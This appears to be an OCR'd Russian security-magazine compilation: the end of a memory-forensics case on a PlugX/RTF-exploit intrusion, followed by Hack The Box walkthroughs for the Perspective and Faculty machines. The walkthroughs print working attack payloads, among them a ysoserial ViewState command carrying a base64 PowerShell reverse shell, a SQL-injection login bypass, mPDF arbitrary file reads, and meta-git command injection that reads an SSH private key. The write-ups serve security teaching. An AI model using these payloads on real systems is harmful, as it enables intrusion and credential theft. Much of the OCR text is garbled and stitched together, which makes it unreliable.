ecorpvnt7/
```

Открываем восстановленный файл в Hex-редакторе и удаляем в конце нескольких нули. MD5-сумма этого файла:

```
80e413687b6f4c1869a69c4fe40ed16f
```

Это указывает экспозиста в документе RTF (CVE-2010-3333). Подробнее о нем можешь прочесть в исследовании Sophos (PDF).


Начнем анализ вредоносного документа. Получим список потоков:

```
ny rtfdump.py file.None.0xffffffa80040b3260.dat.rtf
```



Список потоков документа RTF

Согласно исследованию Sophos, полезная нагрузка находится за фрагментом **\bv**



Содержимое документа RTF

Полезная нагрузка начинается после **0xacc8**. Выгрузим нагрузку и сохраним в файл **shell**

```
ny rtfdump.py  file.None.0xffffffa80040b3260.dat.rtf -s 5 -H -d >
shell
```

Далее с помощью утилиты scdbg найдем точку входа шелл-кода.

```
scdbg -f shell /findsc
```




Поток точки входа

Полезная нагрузка загружается с ресурса по следующему адресу:

```
http://files.allsafecybersec.com
```


Проанализируем процессы.



Процессы вырез почтового клиентика

Мы обнаружили процесс **svchost.exe** с идентификатором 288, запускающий дочерние процессы **rundll32.exe**. Очень интересная информация об их запуске при помощи плагина **cmdline**


```
ecorpvnt2 vol.py -f ecorpvnt7/ecorpvln7-e7325fc4.vmem \
--profile=Win7SP1x64 cmdline |  ecorpvnt/cmdline
```



Запуск rundll32.exe

Как видим, rundll32.exe запускает динамическую библиотеку **C:\ProgramData\test.DLL**, функцию экспорта **GovXp**.

Выгрузим **test.DLL** и проверим его на VirusTotal. Для этого найдем физический адрес файла.



Поиск адреса test.DLL

```
ecorpvnt2 vol.py -f ecorpvnt7/ecorpvln7-e7325fc4.vmem \
--profile=Win7SP1x64 dumpfiles -Q 0x000000007e8b91c0 -D c74-
TeamSpy/ecorpvnt7/
```

Файлик создался вредоносным и отчортсь с VirusTotal. **PlugX**.

Найдем управляющий сервер процесса с идентификатором 288.



Поиск управляющего сервера


Вероятностный модуль взаимодействует с управляющим сервером 52.90.110.169.

Далее получим дамп адресного пространства процесса.

```
ecorpvnt2 vol.py -f ecorpvnt7/ecorpvln7-e7325fc4.vmem \
--profile=Win7SP1x64 memdump -p 288 -D ecorpvnt7/
```

Найдем все URL через которые шло взаимодействие с **files.allsafecybersec.com**.

```
strings  288.dmp | grep files.allsafecybersec.com
```



Загрузка полезного пакета

Для боевого перемещения по сети и запрашивал машин с Linux злоумышленник загрузил модуль **linuxav.deb**

Проанализировать вредоносную загрузку и найдем загрузчик исполняемый файл **comhost.exe**, который обрабатывает комплексно очень в последних версиях Windows.



Обнаруженные процессы comhost.exe

Получим дамп его адресного пространства.

```
ecorpvnt2 vol.py -f "ecorpvnt7/ecorpvln7-e7325fc4.vmem" \
--profile=Win7SP1x64 memdump -p 3056 -D ecorpvnt7/
```

Теперь проанализируем строки в дампе процесса.

Обычно, попав в систему, злоумышленники начинают искать в ней интересные файлы, чтобы их выкрасть. Предположим, как злоумышленник выкрасть данные с компьютера? Злоумышленник может воспользоваться утилитой rar.exe. Попробуем найти данные, содержащие **rar.exe**.

```
strings -el 3056.dmp | grep reports.rar -B 3 -A 3
```


Результат поиска файла report.rar

Пароль выгружаемых данных — **password1234**

Подходим итогу.

04.10.2016 в 13:35:13 (UTC) на почтовый адрес **scot.knowl@e-corp.biz** от **lloydchung@allsafecybersec.com** поступило финальное сообщение, в котором атакующие сообщали, что архив содержит экспорт CVE-2010-3333, в результате запуска которого произошла компрометация компьютера. Далее они скомпрометировали учетную запись администратора корпоративного домена, получили доступ ко всем рабочим станциям и серверам организации попытались зашифровать вольты linuxов deb.

ВЫВОДЫ

Итак, мы восстановили действия злоумышленника. Компрометация сети произошла 04.10.2016 в 12:02 (UTC). С почтового сервера **31.6.35.122** на почтовые адреса пользователей **phillip.price@price-corp.biz** и **scot.knowl@e-corp.biz** поступили письма с вредоносным документом. В качестве эксплойта использовался документ с расширением .doc, содержащий макрос на Visual Basic, и документ RTF с внедренным экспонатом. Письма отправлялись с почтового сервера **31.6.35.122**.

Когда пользователь открыл зараженный документ, на скомпрометированной машине WIN-KMUKM7PJ900 загрузилась средство администрирования TeamViewer, а на хост WIN-KMUKM7PJ900 — вредоносной оболочка Meterpreter. Злоумышленник получил доступ к системе. Затем он загрузил дополнительные вредоносные программы и развернул на сервере организации попытались зашифровать вольты linuxов deb.

HTB PERSPECTIVE

ОБХОДИМ XSS-ФИЛЬТРЫ И АТАКУЕМ ШАРЕПУ ЧЕРЕЗ PADDING ORACLE

Rafferton
Специалист по безопасности

Сегодня в рекорде, как повысить привилегии и оснастить с помощью этого Padding Oracle. На пути к нему мы научим мошенников обмену паролем на сайте, обходим XSS-фильтры и попробуем разжиться в мониторинге сертификатами домена.

Прокрути Burp Suite Community по списку и выбери сложность стенда Perspective с плашкой Hack The Box.

WARNING

Подключаться к машинам с HTB рекомендуется исключительно через VPN. Не рекомендуется делать это с машины для HTB домена, так как это может вызвать сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`, чтобы было удобнее обращаться к ней:

```
10.10.11.131    perspective.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — это процесс, который дает нам знать, что открыто на машине. Сканирование портов — это способ проверки открытых портов на сервере. Открытый порт — это порт, который прослушивает запросы.

Наиболее известный инструмент для сканирования — это Nmap. Впрочем, работать его с ребятами, при прочих открытых портах.

```
$ sudo nmap -sS -sV -p- --min-rate 1000 10.10.11.131
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-19 15:26:18 EDT
Nmap scan report for 10.10.11.131
Host is up (0.0.19s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://10.10.11.131/
443/tcp  open  ssl/http Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=10.10.11.131
| Subject Alternative Name: IP Address:10.10.11.131
| Not valid before: 2021-06-19T19:11:03
|_Not valid after:  2022-06-19T19:11:03
|_http-title: Did not follow redirect to https://10.10.11.131/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.24 seconds
```

Скрипт наш для перебора `-sS` — открыты OpenSSH for Windows и 80 — web-сервер Microsoft IIS 10.0. Кроме как с веб-сервером, достучаться к ним нельзя.

Главная страница сайта perspective.htb

ТОЧКА ВХОДА

На сайте можно зарегистрироваться и авторизоваться. Сразу сделаем это, так как зарегистрированным пользователям доступен больше функций, в значит, может больше шансов для эксплуатации.

Главная страница продукта для неавторизованного пользователя

На сайте есть возможность создавать и просматривать продукты. Но что-то можно сделать, только если ты авторизован. Для этого нам нужно создать учетную запись.

`perspective.htb/Account/Register`

Форма сброса пароля

После ввода почтового адреса нам задают вопросы, ответы на которые мы устанавливали при регистрации. Причем, если мы указывали какой-то ответ, который должен отображаться в собственном сообщении о том, что образ пароля администратора не включает различных вопросов и процедура недоступна.

Форма с вопросами восстановления

Но если перехватить запрос на сброс пароля после ответа на вопросы, можно увидеть, что, помимо прочего, на сервер передается и почтовый адрес.

Я изменил свой почтовый адрес на `admin@perspective.htb` и все равно получил новую форму, в которой нужно указать новый пароль. Мало того, пароль можно установить!

Смена пароля от учетной записи администратора

Авторизуемся от имени админа и получаем доступ к административной панели.

Главная страница администратора

ТОЧКА ОПОРЫ

Здесь можно загрузить продукты других пользователей, для этого достаточно указать имя пользователя или почтовый адрес.

Форма поиска продуктов

Воспользуемся этим и загрузим продукт от имени пользователя.

Отчет о продукте

Взглянем с этому можно сказать PDF со списком продуктов. В чем все то же самое, что и на сайте.

Отчет о продукте в PDF-документе

Тогда перейдем обратно к созданному экрану и попробуем добавить PDF-файл. Для этого нам нужно выбрать файл, загрузить его и нажать кнопку отправки. Так, как это обыкновение сложно, файл будет встроен в POST-запрос, который будет отправлен на сервер. Поэтому, что-то его встроенное в PDF-документ, можно попробовать получить в ответ. Давай создадим SHTML, который загрузит файл конфигурации **web.config**.

```
<!--#include file="../web.config" -->
```

Submit new products for management approval

Загрузка вредоносного документа

Но при загрузке такого файла сервер выдает ошибку — загрузить можно только изображения. Чтобы можно обойти эту ошибку, я **Burp Proxy** установить скрипт-перехватчик HTTP-запросов **Content-Type** обратно на **image/jpeg**.

Request
Pretty
Raw
Hex
POST /Home/SubmitNewProduct HTTP/1.1
Host: perspective.htb
Content-Length: 1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://perspective.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://perspective.htb/Home/SubmitNewProduct
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
------WebKitFormBoundary
Content-Disposition: form-data; name="__RequestVerificationToken"
CfDJ8AAAA

HTB PERSPECTIVE

ОБХОДИМ XSS-ФИЛЬТРЫ
И ПОЛУЧАЕМ LDAPDP
ЧЕРЕЗ PERSONA CHROME

ПРОДВИЖЕНИЕ

Теперь перейдем к содержимому подключенного файла. В нашем HTML-файле будем использовать тег `iframe` для загрузки и отображения сервиса на порте 8000.

```
<iframe src="http://localhost:8000/"></iframe>
```

Генерируем PDF и видим в нем локальную страницу



Страница полностью не помещалась во фрейм, поэтому зададим ему размеры:

```
<iframe src="http://localhost:8000/" height="2500px" width="2500px"></iframe>
```



Теперь попробуем получить содержимое страницы. Видим функцию **encrypt** и **decrypt**, а также схему в формате OpenAPI.

```
<iframe src="http://localhost:8000/swagger/v1/swagger.json" height="2500px" width="2500px"></iframe>
```

```
{"decrypt": {
    "post": {
      "tags": [
        "RecoverPasswordService"
      ],
      "parameters": [
        {
          "name": "cipherTextRaw",
          "in": "query",
          "schema": {
            "type": "string",
            "nullable": true
          }
        }
      ]
```

Создадим страницу index.html

При обращении к странице **decrypt** через `localhost` мы получим сообщение `Invalid Host header`. Для обхода этого механизма воспользуемся инструментом ngrok и настроим **with.config** проекту **VinnieStateKey**

Чтобы отправить значение в нужный параметр, воспользуемся функцией `fetch()`. Для отправки данных в `iframe` применим `postMessage`.

```
<html>
<body>
<form id="sql" target="iframe" method="post" action="http://localhost:8000/decrypt?cipherText=kw+8NCI3Ja3kVsYjwP3eRvjQ1FPdQfJgg9uh9A%3d">
<input type="text">
</form>
<iframe name="iframe"></iframe>
<script type="text/javascript">document.getElementById('sql').submit();</script>
</body>
</html>
```

```
IAltyaA1lYIveTaT3
```

Пробуем расшифровать параметр `VinnieStateKeyIV`

Теперь, когда мы имеем **VinnieStateKeyIV** - следует попробовать получить **VinnieStateKey**. Воспользуемся ASP.NET machine-key генератором `VinnieStateKey` для создания ключа. Для этого нам потребуется подкачать **VinnieStateKey** и **VinnieStateKeyValidationKey**

```
<html>
<body>
<form id="sql" target="iframe" method="post" action="http://localhost:8000/decrypt?cipherText=kw+8NCI3Ja3kVsYjwP3eRvjQ1FPdQfJgg9uh9A%3d">
<input type="text">
</form>
<iframe name="iframe"></iframe>
<script type="text/javascript">document.getElementById('sql').submit();</script>
</body>
</html>
```

Для создания ключа воспользуемся

Теперь с помощью Online Padding Oracle Exploiter попробуем зашифровать наш payload.

Скачиваем ysoserial.net

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c
"powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADQAOQAuADEAMgA4ACIALAA0ADQAMwApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA="
--validationkey="D9F12A...0E12B8"
--validationalg="HMACSHA256"
--decryptionkey="A57A2...A1196"
--decryptionalg="AES"
--islegacy
--inputformat="base64"
--path="/"
--apppath="/"
--generate=AB1A2C74
--validationalgo="HMACSHA256"
--isdebug
--modifier="A1FyaA1lYIveTaT3"
```

Сериализованный данные мы можем с помощью **ysoserial**

Сериализованный данные

Теперь отправляем полученные данные в параметре `__VIEWSTATE` и получаем ближайшего

Получаем ближайшего

```
rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.56] from (UNKNOWN) [10.10.11.151] 49750

whoami
perspectivetuesbuser
PS C:\Users\perspectivetuesbuser>
PS C:\Users\perspectivetuesbuser> cat ..\Desktop\user.txt
1a2b3c4d5e6f7g8h9i0j1k2l3m4n5o6p
PS C:\Users\perspectivetuesbuser>
```

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Для удобного доступа к нашему серверу, создадим ssh-ключ, который будет использовать `ssh`. Для этого воспользуемся командой `ssh-keygen`

```
ls C:\Users\perspectivetuesbuser\.ssh

    Directory: C:\Users\perspectivetuesbuser\.ssh

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/2/2023   1:11 PM            400 authorized_keys
-a----         5/2/2023   1:10 PM           1679 id_rsa
-a----         5/2/2023   1:10 PM            402 id_rsa.pub

type C:\Users\perspectivetuesbuser\.ssh\id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAwZ3Y1fyRNBeQ6ubwEnPeP3e6zc1NBSOMqcFgdRGeLcn2bqZ2
WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqH
TQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2z
rkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvr
ZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3
TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4
NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeH
PeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eG
zc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBS
OMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFg
dRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeL
cn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ
2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHT
Q2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjv
vrZJmRZ3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmR
Z3TJ1yQ4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1y
Q4NQaDeHPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDe
HPeF3eGzc1NBSOMqcFgdRGeLcn2bqZ2WFqHTQ2zrkjvvrZJmRZ3TJ1yQ4NQaDeHPeF3e
Gz
```

HTB FACULTY



АТАКУЕМ ВЕБ-СЕРВЕР ЧЕРЕЗ MPDF И ПОВЫШАЕМ ПРИВИЛЕГИИ С ПОМОЩЬЮ LINUX CAPABILITIES

Raffi Rocker
hacker@hotmail.com

В этом райтапе я покажу, как использовать общий сервис для инъекции через SQL-инъекцию, затем мы проэксплуатируем mPDF и повысим привилегии на сервере через систему Linux capabilities, в конкретно — через возможность **cap_sys_ptrace**.

Описание всех навыков мы будем при помощи тренировочного стенда Faculty с площадки Hack The Box. Уровень сложности заявлен как средний.



РАЗВЕДКА
Сканирование портов
Добавляем IP-адрес машины в **/etc/hosts**

```
10.10.10.169    faculty.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет максимально узнать «цель» перед тем, как начать принимает соединение. На основе этой информации выбирается следующий шаг и полученно точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы мы можем при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sCV -p$ports -A $1
```

Он достаточно мал и прост. На первом производится обычное быстрое сканирование на открытые — более тщательное сканирование, с использованием наиболее скриптов (опция **-A**).



Страница авторизации faculty.htb

Сканирование веб-контента
Попробуем поискать скрытые каталоги и файлы при помощи **ffuf**

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недокументные обычным посетителям функции. Для этого можно использовать программы вроде Dirbuster и DIRB.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- **-u** — URL;
- **-w** — каталог, из которого используем словари из набора SecLists;
- **-t** — количество потоков;
- **-r** — выполнять редиректы;
- **-fs** — фильтровать страницы по размеру.

Запускаем с нужными параметрами:

```
ffuf -u 'http://faculty.htb/FUZZ' -w php_files_common.txt -t 256
```

```
header.php              [Status: 200, Size: 1071, Words: 151, Lines: 34, Duration: 171ms]
footer.php              [Status: 200, Size: 1071, Words: 151, Lines: 34, Duration: 171ms]
login.php               [Status: 200, Size: 5190, Words: 1376, Lines: 122, Duration: 171ms]
```

Результат сканирования PHP-файлов

Ничего интересного не найдено, поэтому пробуем по доступным каталогам.

```
ffuf -u 'http://faculty.htb/FUZZ' -w directory_2.3_medium.txt -t 256
```

```
admin                   [Status: 200, Size: 5016, Words: 176, Lines: 94, Duration: 169ms]
```

Результат сканирования каталогов


Находим каталог **admin** и повторяем сканирование файлов в нем.

```
alex.php                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 169ms]
admin_class.php         [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 169ms]
calendar.php            [Status: 200, Size: 5191, Words: 1377, Lines: 122, Duration: 169ms]
events.php              [Status: 200, Size: 1355, Words: 31, Lines: 31, Duration: 169ms]
index.php               [Status: 200, Size: 5016, Words: 176, Lines: 94, Duration: 169ms]
login.php               [Status: 200, Size: 1071, Words: 151, Lines: 34, Duration: 170ms]
header.php              [Status: 200, Size: 1355, Words: 31, Lines: 31, Duration: 170ms]
footer.php              [Status: 200, Size: 1355, Words: 31, Lines: 31, Duration: 170ms]
users.php               [Status: 200, Size: 1355, Words: 31, Lines: 31, Duration: 170ms]
```

Результат сканирования PHP-файлов

```
ffuf -u 'http://faculty.htb/admin/FUZZ' -w php_files_common.txt -t 256
```

Самая интересная из найденных страниц — авторизация для админов.



Страница авторизации администратора

ТОЧКА ВХОДА
Работать с вебом я рекомендую через **Burp Proxy**. Посмотрим запрос и ответ при авторизации. Учтите, что в случае неверного пары из логина и пароля в ответе просто получим ошибку 200.



Ответ сервера при авторизации

Если есть форма авторизации, значит, нужно попробовать все варианты ее обхода. Я это делаю по словарю с помощью **Burp Intruder**.



Burp Intruder — вкладка Payload Positions

Находим несколько неудач с вариантами ответа 3. При этом ошибка SQL распознать что к файлу

```
' or '1'='1' -- -
```



Результат перебора

Также присутствует ответ 1. Скорее всего, это показатель успешной авторизации



Результат перебора продолжающий

Используем найденную нагрузку и заходим на сайт.

Главная страница администратора/пользователя

Посмотрим, что здесь есть интересного. К примеру, указанный может быть технология формирования отчета в формате PDF.

Список курсов

Отправляемый PDF документ

Снова смотрим цепочку запросов в **Burp Proxy**. Видим, что отправляется запрос с параметром **pdf**, где передаются закодированные в Base64 данные. Затем нас перенаправляют на страницу **/mpdf/tmp/docc.pdf**.

POST /admin/ajax.php?action=save_pdf HTTP/1.1
200 OK
Request
Response
Raw
Params
Headers
Hex
HTML
Render
Server: Apache/2.4.29 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 0
pdf=JVBERi0xLjMKJcTl8uXrp/Og0MTGgU5HIDEgMCBvYmoKPDwvVHlwZS9DYXRhbG9nL1BhZ2VzIDIgMCBSL0xhbmcoZW4tVVMpIC9TdHJ1Y3RUcmVlUm9vdCAxMCAwIFIvTWFya0luZm88PC9NYXJrZWQgdHJ1ZT4+Pj4KZW5kb2JqCjIgMCBvYmoKPDwvVHlwZS9QYWdlcy9Db3VudCAxL0tpZHNbIDMgMCBSXT4+CmVuZG9iago0IDAgb2JqCjw8L1R5cGUvRm9udC9TdWJ0eXBlL1R5cGUwL0Jhc2VGb250L0RlamFWdVNhbnMvRW5jb2RpbmcvSWRlbnRpdHktSC9EZXNjZW5kYW50Rm9udHMgNSAwIFIvVG9Vbmljb2RlIDYgMCBSPj4KZW5kb2JqCjUgMCBvYmoKPDwvVHlwZS9Gb250L1N1YnR5cGUvQ0lERm9udFR5cGUyL0Jhc2VGb250L0RlamFWdVNhbnMvQ0lEU3lzdGVtSW5mbzw8L1JlZ2lzdHJ5KEFkb2JlKS9PcmRlcmluZyhJZGVudGl0eSkvU3VwcGxlbWVudCAwPj4vRm9udERlc2NyaXB0b3IgNyAwIFIvQ0lEVG9HSURNYXAvSWRlbnRpdHkvVyBbMCAzIDU1NiAzIDMzMyAzIDM4OSAzIDU1NiAzIDU1NiAzIDU1Ni

HTB FACULTY

АТАКУЕМ ВЕБ-СЕРВЕР ЧЕРЕЗ MPDF И ПОВЫШАЕМ ПРИВИЛЕГИИ С ПОМОЩЬЮ LINUX CAPABILITIES

ТОЧКА ОПОРЫ

Уязвимость в mPDF позволяет получить произвольные файлы с удаленного хоста в качестве вложения в сгенерированный PDF. Эксплуатировать ее будем скрипту, использовав найденный эксплоит. Для теста попробуем прочитать файл `/etc/passwd`.



Составление нагрузки

Полученную нагрузку отправляем в параметре **pdf**.




Отправка запроса в Burp Repeater

В ответе получаем уже созданного файла. В адресной строке на странице получаемого ранее документа заменяем имя файла. В новом файле видим вложение `/etc/passwd`.



Сгенерированный PDF




Содержимое вложения /etc/passwd

Так как мы получили возможность читать файлы, теперь можно получить файл с важными данными. К примеру, это может быть файл с настройками для подключения к базе данных. Для начала попробуем тот, что сканировали мы обнаружили **db_connect.php**, а путь к каталогу, где он содержится, разрабы получили ранее самое ошибка SQL. Генерируем новую нагрузку для такого пути:


```
/var/www/scheduling/admin/db_connect.php
```

Отправляем ее и во вложении получаем содержимое файла. Видим учетные данные.



Содержимое файла db_connect

Берем пароль для подключения к базе данных, а имя пользователя — из файла `passwd` и авторизуемся по SSH.



Сессия пользователя dyzus


ПРОДВИЖЕНИЕ

Теперь, когда мы получили доступ к юзеру, нужно собрать информацию для дальнейшего продвижения. Я для этого использую PEASS.


Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейших экспериментов с повышением привилегий немало: быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию о наиболее удачно можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Загрузим скрипт на хост, дадим права на выполнение и запустим сканирование. Из вывода скрипта узнаем, что не смог получить настройки sudoers, так как требуется привилегии root. Также у сервера GDB должна быть система. Основная возможность **cap_sys_ptrace**.



Настройки sudoers



Linux capabilities

Справка: sudoers

Файл `/etc/sudoers` в Linux содержит список команд, которые разным группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.

Так как настройки sudoers мы не получили, запросим их вручную и введем пароль.

```
sudo -l
```



Настройки sudoers


Оказывается, мы можем выполнить команду `/usr/local/bin/meta-git` от имени пользователя **developer**. Я сразу решил поискать публичные эксплоиты. В этом нам поможет Google.



Поиск эксплоита для meta-git

В итоге обнаружился публичный эксплоит на HackerOne, где описан способ получить удаленное выполнение кода. Как сказано в статье, пользовательский ввод без предварительной проверки используется при формировании и выполнении команды ОС, поэтому мы можем устроить инъекцию. Для теста выполним команду `id`.


```
sudo -u developer /usr/local/bin/meta-git clone 'qweqwe | id'
```



Выполнение команды id

Команда выполнилась, давай попробуем получить ключ пользователя, если такой имеется.

```
sudo -u developer /usr/local/bin/meta-git clone 'qweqwe | cat /home/developer/.ssh/id_rsa'
```



Приватный ключ SSH

Получаем ключ, командой **chmod 0600 id_rsa** назначаем нужные права и подключаемся как пользователь **developer**.



Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Команда `id` показала, что мы находимся в группе **debug**, при этом не забываем про возможность **cap_sys_ptrace** у файла gdb.

Справка: Linux capabilities

В Linux пользователь тоже получает особый контекст при запуске любых процессов. Так, root и приложениям, работающим от имени root, обычно почти какие любые ограничения, заданные на действия в определенном контексте, попросту тоб может делать все, что захочет. Но что, если определенному процессу, который работает в непривилегированном контексте, нужно выполнить требующее привилегий действие, не повышая уровня прав?

Например, бывает нужно разрешить процессу запускаться в корневой ядра, но не позволять отключать эту функцию. Или если запустить этот процесс в контексте рута, он сможет выполнять обе действия.

Тут на помощь и приходит Linux capabilities. Эти «возможности» предоставляют процессу не все множество привилегий, а какие-то его отдельные составляющие. Благодаря, если привилегии рута разбиваются на более мелкие наборы, сильно дорогу от рядового к процессу получает только те, которые ему нужны.

